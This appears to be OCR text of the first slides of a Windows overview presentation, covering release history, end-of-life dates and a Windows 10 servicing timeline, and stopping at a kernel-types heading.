
Microsoft®
Windows®

SUMMARY

- History
- End of life
- CLI
- Services
- Security Considerations
- PowerShell
- Incident Response

BRIEF HISTORY (WINDOWS CLIENT)


- MSDOS (1980)
- WINDOWS (1985)
- WINDOWS 3.1 (1992)
- Windows 95 (1995)
- Windows ME (2000)
- Windows XP (2001)
- Windows Vista (2006)
- Windows 7 (2009)
- Windows 8 (2012)
- Windows 10 (2015)

Windows

BRIEF HISTORY (WINDOWS SERVER)

- Windows NT (1993)
- Windows NT 4.0 (1996)
- Windows Server 2003
- Windows Server 2008
- Server 2012
- Server 2016
- Server 2019 (2018)


MARKET SHARE




END OF LIFE

- Windows 7 (2020)
- Windows 8.1 (2023)

END OF LIFE



Windows 10 Servicing Model Timeline
juriba
July 2015
Sep. 2015
Mar. 2016
Sep 2016
Mar. 2017
Sep 2017
Mar. 2018
Sep. 2018
Mar. 2019
Sep. 2019
Jan. 14, 2020
Mar. 2020
Sep. 2020
Mar. 2021
Sep. 2021
Apr. 2022
Sep. 2022
Mar. 2023
May. 2023
1507 (Initial Release) EOL May 9, 2017
1511 (Nov. Release) EOL Apr. 10, 2018
1607 (Anniversary Update) EOL Apr. 9, 2019
1703 (Creators Update) EOL Oct. 8, 2019
1709 (Fall Creators Update) EOL Apr. 14, 2020
1803 (Apr. 2018 Update) EOL Nov. 10, 2020
1809 (October 2018 Update) EOL May 11, 2021
1903 (May 2019 Update) EOL Dec. 8, 2020
1909 (Nov. 2019 Update) EOL May 10, 2022
20H1 (Vibranium) Fall 2021
20H2 (Manganese) EOL Spring 2023
- Feature Updates
- Quality Updates
- CB
- CBB
- Extended Support
- Semi-Annual Channel
*Extended support for Windows 7 ends Jan. 14, 2020 - paid additional support starts and will end in Jan. 2023
Starting with version 1809 Fall updates will be serviced for 30 months. Spring updates for 18 months from their respective

KERNEL TYPES




KERNEL

